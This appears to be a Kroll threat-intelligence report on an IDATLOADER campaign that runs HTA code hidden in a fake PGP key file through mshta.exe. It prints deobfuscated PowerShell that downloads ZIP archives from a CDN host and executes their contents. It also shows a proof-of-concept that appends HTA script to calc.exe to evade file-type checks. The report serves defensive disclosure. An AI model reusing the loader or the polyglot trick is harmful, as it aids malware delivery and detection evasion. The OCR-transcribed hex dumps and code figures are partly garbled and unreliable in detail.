
Novel Technique Combination Used In IDATLOADER Distribution

kroll.com/en/insights/publications/cyber/idatloader-distribution

<u>Cyber</u>

Mon, Jun 24, 2024



roll's Managed Detection and Response (MD

Kroll's Managed Detection and Response (MDR) team responded to an incident in which suspected malware was exhibiting strange download behavior. After successfully containing and resolving the incident, Kroll's Cyber Threat Intelligence (CTI) team investigated further.

The investigation uncovered a complex infection chain involving many layers of obfuscation being used to deliver IDATLOADER. Ultimately this would result in the deployment of information stealing malware. The infection hinged around utilizing Microsoft's mshta.exe to execute code buried deep within a specially crafted file masquerading as a PGP Secret Key. The campaign made used of novel adaptations of common techniques and heavy obfuscation to hide the malicious code from detection the extent of which is described below.

This incident involved a victim accessing a Bollywood pirate movie download site. When attempting to download a video, the victim was directed to a page hosted on Bunny CDN that provided a bit[.]ly link that ultimately download a ZIP file.




Figure 1 – Download page providing link to zip file

The downloaded ZIP file contained another ZIP file, which was password protected, along with a text file containing the password. The nested ZIP file contained a 192 MB LNK file along with a decoy "trailer" video file.

The LNK file triggered the first element of the novel technique used in this infection chain for distributing IDATLOADER. The LNK file was using mshta.exe to execute what appeared to be a "PGP Secret Key," hosted again hosted on Bunny CDN. The Microsoft binary mshta.exe is used to execute "HTML Application" files, which contain HTML markup and web technology scripting languages such as JavaScript. HTML applications should follow HTML standards including the use of supported character sets, since HTML is primarily text based. However, looking at the file being downloaded in a hex editor, it clearly contains a large amount of binary data.

HxD - [C:\m	nshta	mat	todo	wn]													- 0 2	×
📓 File Edit	Searc	h V	iew	Ana	lysis	Too	ols \	Win	dow	Hel	р						- 6	
🗋 🧀 🕶 🗐	Ш	(H		•	+ +	16		-	Wind	ows	(AN	51)		~	hex		~	
🔝 matodown	<u>F</u>	ma	todo	wn														
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	00	OD	0E	OF	Decoded text	
00000000	97	5A	E6	59	26	81	6B	79	A9	67	F8	B1	D7	62	38	D4	ZæY&.ky©gø±×b8Ô	
00000010	93	33	DC	60	87	E2	42	20			FF	DF	E8		05	19	"3Ü`‡âB,.çÿßèZ	
00000020	FD	8B	40	64	F4	32	88	A4	DC	E7	1A	8F	49	11	72	E5	ý< @dô2^¤ÜçI.rå	
00000030	9A	A3	99	BF	FO	15	3D	B5	17	BA	BC	3F	81	80	90	4F	š£™¿8.=µ.º14?.Œ.O	
00000040	61	DF	B3	4B	21	D3	DF	61	AB	38	83	9F	C7	B2	E2	8B	aB'K!ÓBa«8fŸÇ*â«	
00000050	74	19	45	45	CO	45	29	E8	4D	SA	4C	3A	76	48	22	50	t.EEÀE) èMŠL:vH"P	
00000060	57	CA	2D	6A	5E	26	C3	C6	C3	38	14	B7	91	9E	ED	64	WÊ-j^sÃÆÃ8. · 'žíd	
00000070	D7	31	CA	68	47	4A	8E	10	B5	CA	FD	97	86	A4	EA	62	×lÊhGJŽ.µÊý-†¤êb	
00000080	16	33	48	FC	85	77	2C	4E	55	7E	82	88	31	71	57	AF	. 3Huw, NU~, 1qW	
00000090	9D	E8	63	44	7E	BA	08	OD	30	11	B 5	94	28	2C	3F	lF	.ècD~°<.µ"(,?.	
000000A0	4D	Bl	Al	5E	55	FO	DF	60	04	70	12	C8	C8	06	EB	43	M±;^U&B`. .ÈÈ.ëC	
000000B0	72	4D	F9	9E	41	A6	E3	5C	2A	ЗA	CO	73	C2	98	25	29	rMùžA¦ã*:ÀsÂ~%)	
00000000	3F	63	3A	7F	DO	F9	5A	AC	08	02	40	02	A7	40	45	35	?c:.ĐùZ@.\$@E5	
000000D0	25	71	21	DB	33	AO	DD	A7	CD	44	34	1A	30	6B	9D	6C	%q!Û3 ݧÍD4.0k.1	
000000E0	57	E9	88	64	CC	6B	72	79	F3	4D	96	3E	65	El	B 4	E9	Wé^dÌkryóM->eá'é	
000000F0	F5	8A	4D	50	76	4A	F6	9E	85	92	B1	SC	C5	3F	7C	90	õŠMPvJöž' ±ŒÅ? œ	
00000100	64	D3	AB	BE	B 7	EO	69	B9	FE	A7	E7	E5	09	9E	41	EC	dó«% ài pộcả. žAì	
00000110	90	4A	25	AS	1E	4D	F5	00	F3	E9	DF	39	BA	E6	B4	B4	.J%¥.Mõ.óéß9°æ′′	
00000120	DO	FA	D9	92	36	F5	32	15	21	93	52	CF	62	10	95	E7	ĐúÙ'6ô2.!"RÏb.•ç	
00000130	51	C5	FB	7A	1A	D6	7E	17	DD	9E	CB	CD	01	30	FF	17	QÂûz.Ö~.ÝžËÍ.Oÿ.	
00000140	F2	33	14	OF	C4	AF	B5	9A	18	OF	84	8A	FA	26	AA	E2	ò3Ä µš"Šú&*á	
00000150	54	F8	E8	F4	EA	ЗA	9A	FA	70	C2	B4	98	2A	64	14	FO	Tøèôê:šú Â'~*d.ð	
00000160	94	ЗA	DC	2F	FB	86	22	A2	10	61	62	0A	52	F3	10	B7	":Ü/ût"¢.ab.Ró.	
00000170	F4	E8	79	09	48	0A	2D	B8	99	1A	92	02	FA	lD	70	B 3	ôèy.H ¤.'.ú.p'	
ffset(h): 0			1															

Figure 2– Downloaded "PGP Secret Key" clearly containing binary data

Static analysis indicates that the file is not a legitimate PGP Secret Key, but an amalgamation of a large set of junk bytes, an embedded HTA file and an embedded EXE file.

It is worth noting that junk non-printable bytes can be seen even inside the embedded HTA file. The reason the file is being interpreted by tooling as a PGP key is simply because the first two bytes of the file are the magic bytes for a "PGP Secret Sub-key". The embedded EXE file is the legitimate calc.exe supplied with the Windows operating system, likely to add known good indicators for bypassing AI/ML detections.

	isnita	mat	odo	wnj														-			×
😫 File Edit S	Searc	h V	iew	Ana	alysis	Too	ols \	Vindo	w ł	Help										- 6	7
🗋 裣 🗕 📓	Ш	C.		•	+ +	16		W	indo	ws (A	ANSI)		\sim	hex		\checkmark					
🟦 matodown	-	mat	odo	wn																	
Offset(h)	00	01	02	03	04	05	06	07	08	09 (DA O	в 00	01) 0E	OF	De	ecoded	i te:	xt		•
00002BD0	01	F3	77	97	B7	D9	4F	BE	2E	01 :	SF D	1 07	31	BD	A7	. (ów− •Ù0	×	Ñ.14	S	
00002BE0	A3	1E	6E	0C	D9	28	7D	C8	8D	5D '	73 5	F 15	5 5E	6F	3C		.n.Ù()				8
00002BF0	2C	10	68	6E	24	E6	BA	6F .	A2 1	ES (6C 1	0 E9	D2	F2	59		hn\$æ	ocè.	1.éÒò	Y	
00002C00	3C	48	54	41	3A	41	50	50	4C	49	43 4	1 54	4 4 9	4F	4E	<1	ITA: AI	PPLI	CATIO	N	
00002C10	20	43	41	50	54	49	4F	4E .	20	3D 3	20 2	2 6E	61	22	20		CAPTIC	DN =	"no"		
00002C20	57	49	4E	44	4F	57	53	54	41	54 4	45 2	0 31	20	22	6D	W.	INDOWS	STAT	E = "	m	
00002C30	69	6E	69	6D	69	7A	65	22	20	53	48 4	F 57	7 49	4E	54	11	nimize	≜" SI	HOWIN	т	
00002C40	41	53	4B	42	41	52	20	3D (20	22 1	6E 6	F 22	2 20) 3E	2F		SKBAR	8-8	and service and s		
00002C50	CC	F6	2F	4D	_	D9	76				65 E	F 91	D		22		5/MäÜv				
00002C60	A4	FA	C9	4E	82	BC	64					C DE					iÉN,40				
00002C70	EA	EF	SF	79	oc	DE	2B				DC 5	_					L.y.P-		-		
00002C80	7F	C7	2D	F7	90	26	AD	OF	92	30 1	C3 F	3 10	: 07	CF	4E		Ç-÷.ε.	' 0.	ăóI	N	
gure 3 – Err			d H.	TΑν					ıs bi	inar	y do	wnlo	bad	Ler	igth(ii). X	,	-		lodifie	
gure 3 – Em W HxD - [C:\n I File Edit	nshta Searc	h \	d H tode /iew	TA y own] Ar	with I nalys	ins is Tr	usp	iciou				wnlc	bad	Ler	igtn(man	-			×
gure 3 – Em W HxD - [C:\n	nshta Searc	h \	d H tode /iew	TA y own] Ar	with I nalys	ins is Tr	usp	iciou	dow	He	p		bad	0000W 8	nex		~	-			×
gure 3 – En V HxD - [C:\n File Edit	Searce	h \	d H tode View	TA v own] Ar	with I nalys	ins is Tr	usp	Win	dow	He	p		bad	0000W 8			man	_			×
gure 3 – En ≫ HxD - [C:\n ऄ File Edit ो ऄ ▼ 등	Searce	na ch \ C ma	d H todo view	TA v own] Ar	with I nalys	ins isTi 16	usp	Wine	dow Wind	He	p (ANS	51)		~ ł	nex		man	_ ded			×
gure 3 – Em № HxD - [C:\n File Edit	Searc	a\ma ch \ @ ma 01	d H tode view iew atode	TA v own] Ar	with halysi	ins is Tr 16	usp ools	Wine	dow Wind	He dows	p (ANS	51) 0B	oc	~ ł	iex 0E (Deco			_ 6	×
gure 3 – Em HxD - [C:\n File Edit contoring controlsmatodownOffset (h)	Searce l III 00 28	n h ma ma 01	d H todo View atodo 02 CE	Ar Ar V	with halysi	in s is Tr 16		Wine	dow Wind 08 66	He dows	(ANS 0A D1	51) 0B 48	OC EF	~ F	OE (CF)	DF	Deco	e148 "	□ text f.ÑH)	_ (×
gure 3 – Em HxD - [C:\n File Edit matodown Offset (h) 000127D0	Searce l III 00 28	ch \ ma 01 09 E3	d H itodo view itodo todo CE 72	Arr Arr V	with	in s is Tr 16 4 05 5 BC	usp ools	Wine 6 07 5 A8 5 B9	dow Wind 08 66 68	He dows 09 01	(ANS 0A D1 CA	51) 0B 48	OC EF	OD 58 3E	OE (CF 4D 5	0 F 5B	Deco (.Ëæ ΋r?	-1 -1	□ text f.ÑH)	- (1) 1) 1)	×
gure 3 - Em HxD - [C:\n File Edit matodown Offset (h) 000127D0 000127E0	Searce l III 00 28 8C	ch \ ma 01 09 E3 00	d H toda view itoda toda ce 72	Arr Arr 2 03 3 E(2 31 3 0(with	in s is Tr 16 4 03 5 BC 0 11	ools	Wine Wine 5 07 5 A8 5 B9 1 00	dow Wind 08 66 68	He dows 09 01	OA OA D1 CA FF	0B 48 1D FF	0C EF 7C	0D 58 3E	0E (CF 9 4D 9 88 (0 F 5B	Deco (.Ëæ ΋r?	e148	口 text f.ÑH3 k.Ê. 	- (1) 1) 1)	×
gure 3 - Em HxD - [C:\n File Edit Content matodown Offset (h) 000127D0 000127F0	Searc Searc IIII 00 28 8C 90	ch \ ma 01 09 E3 00	d H toda view itoda 02 CE 72 03	TA (own] Ar v 2 03 3 E(2 31 3 0() 0(with	in s is Tr 16 4 09 5 B0 0 11 0 00 0 00	000ls	Wine Wine 5 07 5 A8 5 B9 1 00	dow Wind 08 66 68 00	He dows 09 01 18 00	OA D1 CA FF 00	0B 48 1D FF 00	0C EF 7C 00	0D 58 3E	0E (CF (4D) 88 (00 (0F 5B 5A	Deco (.Ëæ ΋r?	e148	口 text f.ÑH3 k.Ê. 	- (1) 1) 1)	×
gure 3 - Em HxD - [C:\n File Edit matodown Offset (h) 000127E0 000127F0 00012800	00 28 80 90 00	h h ch h ma 01 09 E3 00 00 00	d H toda view atoda ce 72 03 00	TA (pown] Arr v v arr arr	with	in s is Tr 16 9 00 0 11 0 00 0 00 0 00	000ls	Wind Wind 5 07 5 A8 7 B9 4 00 0 00	dow Wind 08 66 68 00 00	He dows 09 01 18 00 00	OA D1 CA FF 00 00	0B 48 1D FF 00	0C EF 7C 00 00	0D 58 3E 00	0E (CF 1 4D 3 88 (000 (000 (0 F 5B 5A	Deco (.Ëæ ΋r?	e148	口 text f.ÑH3 k.Ê. 	- (1) 1) 1)	×
gure 3 – Em HxD - [C:\n File Edit matodown Offset (h) 000127D0 000127F0 000127F0 00012800 00012810	Searce Searce 00 28 80 00 00	h ma ch 1 ma 01 09 E3 00 00 00 00	d H todd view atodd 02 CE 72 03 00 00 00	Ar Ar • Ar • O • O • O • O • O • O • O • O	with	in s is Tr 16 5 B(0 11 0 0(0 0(0 0(0 0(0 0(0 0(0 0	000ls	Win Win 5 07 5 A8 7 B9 4 00 0 00 0 00	dow Wind 08 66 68 00 00 00	He dows 09 01 18 00 00 00 00	OA D1 CA FF 00 00 F8	0B 48 1D FF 00 00 00	0C EF 7C 00 00 00 00	0D 58 3E 00 00 00	0E (CF (4D (88 (00 (00 (00 (0F 5B 5A 00 00 1F	Deco (.Ëæ Œār?	e ¹ 48	口 text f.ÑH) k.Ê. 	_ (XI [>MZ	×
gure 3 – Em HxD - [C:\n File Edit Material file Edit matodown Offset (h) 000127E0 000127E0 000127F0 00012810 00012810	nshta Searc 00 28 8C 90 00 00 00	h h ma 01 09 E3 00 00 00 00 00 00	d H todd view atodd 02 CE 72 03 00 00 00	Ar Ar V V Ar V V Ar V V Ar V V Ar V V Ar V V Ar Ar Ar Ar Ar Ar Ar Ar Ar Ar	with	in s is Ta 16 4 03 5 B0 0 11 0 00 0 00 0 00 0 00 0 00 0 00 0	000ls	Win Win 5 A8 7 B9 4 00 0 00 0 00	dow Wind 08 66 68 00 00 00 00	He dows 09 01 18 00 00 00 00 00 00	0A 01 CA FF 00 00 F8 CD	0B 48 1D FF 00 00 21	0C EF 7C 00 00 00 54	0D 58 3E 00 00 00 68	0E (CF) 4D) 88 (00 (00) 69)	0F 5B 5A 00 00 1F	✓ Deco (.Ëæ ΋r?	el48"	□ text f.ÑHÿ k.Ê. ŷÿ ø.	_ d XI[>MZ This	×
gure 3 - Em HxD - [C:\n File Edit Material file Edit matodown Offset (h) 000127E0 000127E0 000127F0 00012810 00012810 00012830	Seard Seard 00 28 80 90 00 00 00 8A	h h ma 01 09 E3 00 00 00 00 00 00 00 00 00 00 00 00 00	d H toda view iew toda 02 02 02 02 02 02 02 02 02 02	Ar Ar Ar Cown Cown Cown Cown Common Co	with	in s is Tr 16 4 09 5 B(0 11 0 0(0 0(0 0(0 0(0 0(0 0(0 0	000ls	Wind Wind 5 07 5 A8 7 B9 4 00 0 00 0 00 1 B8	dow Wind 08 66 68 00 00 00 00 00 00	He dows 09 01 18 00 00 00 00 40 63	0A 0A D1 CA FF 00 00 F8 CD 61	0B 48 1D FF 00 00 21 6E	0C EF 7C 00 00 00 00 54 6E	0D 58 3E 00 00 68 6F	0E (CF) 4D) 88 (00 (00) 69 ; 74 ;	0F 5B 5A 00 00 1F 73 20	Deco (.Ēæ Œār?	e ¹ 4%"-1 0. .Í!, gram	□ text f.ÑH) k.Ê. ŷŷ ø. ø.	= d IXI[>MZ This hot	×
gure 3 - Em HxD - [C:\n File Edit matodown Offset (h) 000127E0 000127E0 000127F0 00012810 00012810 00012830 00012830	Seard Seard 00 28 8C 90 00 00 00 00 00 8A 20	h h ma 01 09 E3 00 00 00 00 00 00 00 00 00 00 00 00 00	d H toda view iew iew iew iew iew iew iew	Ar Ar Ar Cown Cown Cown Cown Common Co	with alysi a	in S is Tr 16 5 B(0 01 0 00 0 00 0 00 0 00 0 00 0 00 0 0	000ls	iciou Wind 5 07 5 A8 7 B9 4 00 0 00 0 00 0 00 1 B8 1 6D	dow Wind 08 66 68 00 00 00 00 00 00 00 00 00 00 00 00 00	He dows 09 01 18 00 00 00 00 4C 63 20	0A 0A 01 CA FF 00 00 F8 CD 61 44	0B 48 1D FF 00 00 21 6E 4F	0C EF 7C 00 00 00 00 00 00 54 6E 53	0D 58 3E 00 00 00 68 6F 20	0E (CF) 4D) 88 (00 (00 (00) 69 (74) 60 (0F 5B 5A 00 00 1F 73 20 6F	Deco (.Ēæ Œār?	e'**". 0. .Í!, gram un_i	text f.ÑH) k.Ê. .ŷŸ ø. .LÍ!! can:	_ d	×
gure 3 - Em HxD - [C:\n File Edit matodown Offset (h) 000127E0 000127F0 00012800 00012810 00012810 00012830 00012840 00012850	Searce Searce 00 288 80 90 00 00 00 00 00 00 00 00 00 00 00 00	\maa th \ maa 01 09 E3 00 00 00 00 00 00 00 00 00 00 00 00 65 65	d H toda view iew iew iew iew iew iew iew	Ar Ar Ar Composition of the second	with alysi 3 0 5 65 7 A(0 0(0 0(0))) 0 0(0 0))) 0 0(0 0(0 0(0 0))) 0 0(0 0(0 0(0))) 0 0(0 0(0))) 0 0(0 0(0))) 0 0(0 0(0))) 0 0(0)) 0 0)) 0 0(0)) 0 0(0)) 0)) 0)) 0)) 0)) 0)) 0)) 0	in s is Tr 16 5 B(0) 5 B(0) 0 0(0) 0 0(0) 0000000000	usp ools 5 0 0 5 0 0 5 0 0 5 0 0 5 0 0 6 0	Wind Wind 6 07 5 A8 7 B9 4 00 0 00 0 00 1 B8 1 6D 0 69	dow Wind 66 68 000 000 000 000 000 000 000 000 0	He dows 09 01 18 00 00 00 00 40 63 200	0A 0A D1 CA FF 00 00 F8 CD 61 44 00	0B 48 1D FF 00 00 21 6E 4F 00	0C EF 7C 00 00 00 54 6E 53 00	0D 58 3E 00 00 68 6F 20 00	0E (CF (4D (88 (00 (00 (00 (00 (00 (00 (00	0F 5B 5A 00 00 1F 73 20 6F C3	Deco (.Ëæ Œār? pro be r de. %o.co	els%" 0. .í!, gram un i 	□ text f.ÑH) k.Ê. .ýÿ .LÍ!1 cann n DOS çñ.•¢	- d IXI []>MZ This not S mo .HÃ	×
<pre>matodown Offset(h) 000127D0 000127E0 000127F0 00012810 00012820 00012830 00012830 00012840 00012850 00012860</pre>	Searce Searce 00 288 80 90 00 00 00 00 00 00 00 00 00 00 00 00	h h ch h ma 01 09 E3 00 00 00 00 00 00 00 00 00 0	d H toda view toda ce ce ce ce ce ce ce ce ce ce	Ar Ar Ar V V C C C C C C C C C C C C C	with alysi 3 0 6 65 7 A(0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	in s is Tr 16 5 B(0) 5 B(0) 0 0(0) 0 0(0) 0000000000	USP 00ls 5 00 5 000 5 00 5 0 5	Wind Wind 6 07 5 A8 7 B9 4 00 0 00 0 00 0 00 1 B8 1 6D 0 69 4 00	dow Wind 08 66 68 00 00 00 00 00 00 00 00 00 00 00 00 00	He dows 09 01 18 00 00 00 4C 63 20 00 F1	0A 0A 01 CA FF 00 00 F8 CD 61 44 00 0C	0B 48 1D FF 00 00 21 6E 4F 00 A2	0C EF 7C 00 00 00 54 6E 53 00 E7	0D 58 3E 00 00 68 6F 20 00 F1	0E (CF (4D (88 (00 (00 (00 (00 (00 (00 (00	0 F 5B 5A 000 1 F 73 20 6 F 73 20 6 F 73 20	Deco (.Ëæ Œār? pro be r de. %o.co	els%"_1 0. .í!, gram un i 	Lí!?	- d IXI []>MZ This not S mo .HÃ	×

Figure 4 – Embedded calc.exe within suspicious binary download

The file itself has an extremely low detection ratio on VirusTotal with only one out of 70 anti-virus engines detecting it as malicious.



Figure 5 – Extremely low detections for the suspicious binary download

From this it appears that mshta.exe will execute the HTA code hidden within this file even through the file itself is not a legitimate HTA containing HTML that meets the standard. The Kroll CTI team ran the file through the World Wide Web Consortium (W3C) HTML validator, which gave up validating when the number of parsing errors exceeded 1,000. Some example HTML errors that occurred were:

- Forbidden code point
- Malformed byte sequences
- Non-space characters found without seeing a DOCTYPE first
- Bad character after
- & did not start a character reference
- A slash was not immediately followed by >
- < in attribute name</p>
- Quote ' in attribute name

It is common for web browsers to try to render an HTML page even if there are errors. This is because of the number of inconsistences between different web browsers, and poor coding practices or lack of testing by developers for the millions of websites on the internet. Microsoft's mshta.exe continues this practice. But there is an important difference between a web browser and mshta.exe: Web browsers are usually sandboxed and do not allow the scripts to interact directly with the operating system, while mshta.exe scripts can interact with Windows without these restrictions. The technique used here allows a malicious script to potentially mimic hundreds of possible file types, many of which will be treated differently by various security tools depending on what file type they mimic, allowing for easy bypasses. The threat actor takes advantage of this behavior that the actor is taking advantage of to deploy IDATLOADER.

The Kroll CTI team performed some testing to demonstrate this technique. We appended an HTA file that contained code to launch notepad.exe to a copy of calc.exe. The operating system detects the resulting file as a PE file.

We then ran the resulting EXE file with mshta.exe and then directly from cmd.exe. When launched with mshta.exe. Notepad was launched without warnings or errors.

Select Command Prompt	-		×			
<pre>c:\mshta>type htacode.hta <ldoctvpe html=""> <html lang="en"> <head> <tile>HTA Code Execution <meta charset="utf-8"/> </tile></head> <body> <script> var oShell = new ActiveXObject("Shell.Application"); var commandtoRun = "C:\\Windows\\notepad.exe"; oShell.ShellExecute(commandtoRun,"c:\\windows\\win.ini","","o </script> </body> </html> c:\mshta>type C:\windows\system32\calc.exe htacode.hta > fake_calc.exe c:\mshta>mshta c:\mshta\fake_calc.exe</ldoctvpe></pre>						
c:\mshta>_	•		v			
MZ & O @ @ @ @ @ @ @ ! @ L @ ! This program cannot be run in DOS mode. S & O @ @ @ @ @ @ @ @ @ @ @ @ @ @ @ @ @ @			A*A A7A	100 A A	^	×
<pre>@@ rsr File Edit Format View Help (H♦ ↔ ; for 16-bit app support [fonts] [extensions] L♦RA4 [mci extensions] H♦DH4 [files] ♦ ΦDS([Mail] =tWH♦ MAPI=1 E3 ♦ 3 ♦ UH♦ ♦ {♦ ♦H1 H3EH3E H♦XH4 L♦LS@ H♦H♦ ▲▲ ▲r</pre>						<
	Ln 7, Col 7	100%	Windows	(CRLF)	UTF-8	>

Figure 6 – HTA code executing in mshta.exe regardless of file type and HTML standards nonconformity

When the Kroll CTI team ran a generated test file directly from the command line without mshta.exe, the calc.exe image is started as a process.

We then generated an HTA file with a series of deliberate bad bytes in the middle of the code and tested this. In this case, mshta.exe still ran the code to launch notepad.exe.




Figure 7 – Test file appears as an EXE file when not opened with mshta.exe

When we extracted the HTA code from the original fake PGP key file, the code was heavily obfuscated and even inside the HTA code there were random non-printable character sequences, making the code invalid for HTML.



Figure 8 – HTA Code extracted from fake PGP Key File

There were four layers of obfuscation. The first three were total obfuscation of the next stage in the obfuscation chain. The fourth stage had readable code, but certain variables had obfuscated content.

-				
		Shell No. 1		
de(UTW[; ,316,37	VC] - 270);SYo = SYo + ZlC}retur ,390,371,302,315,389,302,319,302	VC = 0; pVC < UTW.length; pVC++) { n SYo};var uyn = ZMv([382,381,389, ,315,371,382,302,355,380,384,371,3 369,386,375,381,380,302,351,367,38	371,384,385,374,371,378,378 85,386,384,375,369,386,371,	
42,381, 6,342,3	۵	Shell No. 1	0 0 8	
318,39 353,310 24,338 6,327,3 ,318,33 324,326	<pre>ce '', '0x\$5 ')};\$iyNLCY = Qa B2DADE1FA60EE1391D9318240ECFA0F 5B8992A05554F4615ADEAB8A1B47515</pre>	uvaMS('7FF9A1E2028C72D9633F746D053 370A684E1D27488CB7343572180E5D7F64 BD39DDACACC821E4C7500407F74B409382	mke){return -split (\$HoDdRmke -repla 860D1AE61EF30751628EB9119E4A028456F0 FA2068E6E766E9B97525F92377F555A10890 0D014DA98338FA229F06E0E5A04BE1FBB573 955A0C54287DCEB546FC989E8FD0DBD04548	
899	A8F9 🖿	Shell No. 1		
	<pre>307 95A2 ta;Expand-Archive -Path \$W 9000 stem;\$zipFile = [I0.Compre 517E Path \$EIIVh \$kJiuj;start \$ EC68 1,6275,6272,6241,6282,6279 5766 tyProtocolType]::TL512;\$E8 \$Null;foreach(\$CDr in \$toi + '\';;\$IfDwMG = \$jzh + ' t @(6278,6290,6290,6286,628,627 G};\$FMvCSS = \$jzh + 'K2.zi 278,6290,6290,6286,6289,628</pre>	<pre>ALd -DestinationPath \$EIIVh;Add -Ty pssion.ZipFile]::OpenRead(\$MLd);\$k; OLpl ;};function qWt(\$wlw){\$nmx = 0,6275,6284,6290));[Net.ServicePoir K1 = \$nmx.DownloadData(\$wlw);return i){\$ttZ+=[char](\$CDr-\$KUY)};return K1.zip'; if (Test-Path -Path \$IfDw 289,6232,6221,6249,6223,6220,6296,62 ip'; if (Test-Path -Path \$FMvCSS){ 222,6221,6221,6283,6271,6290,6285,6 </pre>	<pre>()};function xZ@(\$MLd){\$EIIVh = \$env:App pe -Assembly System.IO.Compression.File iuj = \$zipFile.Entries.Name;\$OLpl = Joi New-Object (uAt @(6252,6275,6298,6228,6 tManager]:SecurityProtocol = [Net.SecurityProtocol = [Net.SecurityProtocol = [Net.SecurityProtocol = { \$EBK};function uAt(\$t0i){\$KUY=6174;\$ttr \$ttz};function pZk(){\$jzh = \$env:AppDat MG){xZG \$IfDwMG;}Else{ \$LSZ0jdv = qWt (285,6274,6285,6293,6284,6220,6272,6219, 79,6286));mZF \$IfDwMG \$LSz0jdv;xZG \$Iff ZG \$FMvCSS;}Else{ \$UlNytmB = qWt (uAt & 274,6285,6293,6284,6220,6272,6219,6273, 86));mZF \$FMvCSS \$UlNytmB;xZG \$FMvCSS};</pre>	eSy in- 526 uri tZ= ta (uA ,62 DwM D(6 ,62
	"layer4.powershell" 2L, 13	323B	2,75 Bo	ot

Figure 9 – Stages 2, 3 and 4 of de-obfuscation

```
Shell No. 1
 E
iex # Invoke-Expression
function save_file_as($MLd, $EBK) {
   [I0.File]::WriteAllBytes($MLd, $EBK)
 function unzip($MLd) {
      SEIVh = Senv:AppData;
Expand-Archive -Path SMLd -DestinationPath SEIIVh;
Add-Type -Assembly System.IO.Compression.FileSystem;
SzipFile = [IO.Compression.ZipFile]::OpenRead(SMLd);
      $kJiuj = $zipFile.Entries.Name;
echo $kJiuj
function download_file($wlw) {
    $mmx = New - Object (decode_string @(6252, 6275, 6290, 6228, 6261, 6275, 6272, 6241, 6282, 6279, 6275, 6284, 6290));
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
       echo Swlw
       $EBK = $nmx.DownloadData($wlw);
return $EBK
 function decode_string($toi) {
      $KUY = 6174;
$ttZ = $NU[1;
foreach($CDr in $t0i) {
    $ttZ += [char]($CDr - $KUY)
      echo SttZ
 function main_function() {
      $app_roaming_dir + `\';;; # C:\Users\[USER]\AppData\Roaming\
$zip1_filename = $app_roaming_dir + `K1.zip`; # C:\Users\[USER]\AppData\Roaming\K1.zip
               unzip $zip1_filename;
                  # https://matodowm.b-cdn.met/K1.zip
$dowmloaded_data_1 = dowmload_file (decode_string @(6278,6299,6286,6289,6232,6221,6221,6283,6271,6299,6285,6274,6265,6293,6
53,6216,6227,6284,6226,6284,6275,6299,6223,6249,6223,6229,6296,6279,6286));
       228,6273,6219,6271,6274,6284,6238,6284,6275,6298,6223,62
save_file_as $zip1_filename $downloaded_data_1;
       unzip $zip1_filename
};
```

Figure 10 – Stage 4 modified to make readable

Once fully deobfuscated, the code can be seen to download two separate ZIP archives. The script uses an unzip function with interesting functionality: it will unzip the archive in %AppData% and try to use the ZIP file content as a command to execute. In the case of a ZIP file with lots of files, or with a file that is not executable, this will not work. However, if the ZIP archive contains only one executable file that file gets executed.

This is where the second of the novel combination of techniques occurs. The first of the two ZIP archives, "K1.zip," contained a large set of files while the second, "K2.zip," contained a single EXE file.

65.0-1

```
Shell No.1
dit kali-re> ls -l K1 K2
K1:
total 5876
-rw-rw-r-- 1 djt djt 1081320 Jun 19 15:11 Register.dll
-rw-rw-r-- 1 djt djt
                       23826 Jun 19 15:11 babyface.eps
-rw-rw-r-- 1 djt djt 1774330 Jun 19 15:11 hydrogeology.wmv
-rw-rw-r-- 1 djt djt 1112040 Jun 19 15:11 rtl120.bpl
-rw-rw-r-- 1 djt djt 2015208 Jun 19 15:11 vcl120.bpl
drwxrwxr-x 2 djt djt
                        4096 Jun 19 15:11 x64
K2:
total 136
-rw-rw-r-- 1 djt djt 138728 Jun 19 15:11 jdekl.exe
djt|kali-re> 🗌
```

Figure 11 – Contents of downloaded zip files

The file 'jdekl.exe' in K2.zip is the renamed legitimate binary RttHlp.exe from IOBit.

The file "hydrogeology" looks like it's an encrypted payload that gets decrypted and deployed by IDATLOADER, based on the presence of IDATLOADER marker bytes within the file.

 00004060
 00
 00
 00
 00
 073
 00
 5E
 43
 00
 04
 9
 6F
 42
 00
 49
 00
 ...x...s.^C...IoB.I.

 00004074
 00
 00
 00
 07
 41
 78
 00
 6C
 6D
 4D
 5C
 00
 00
 75
 59
 00
 64
 4E
 54
 ...wAx.lmM\..uY.dNT

 00004088
 4D
 00
 05
 54
 00
 66
 73
 00
 41
 00
 05
 59
 00
 64
 4E
 54
 ...wAx.lmM\..uY.dNT

 0000409C
 60
 64
 59
 57
 00
 06
 67
 30
 41
 00
 05
 58
 00
 M..\T.v.fs.A..Zx....

 0000409C
 60
 64
 59
 57
 00
 06
 62
 45
 00
 00
 00
 20
 00
 49
 44
 41
 54
 C6
 dYW..bE.....
 IDAT.

 00004008
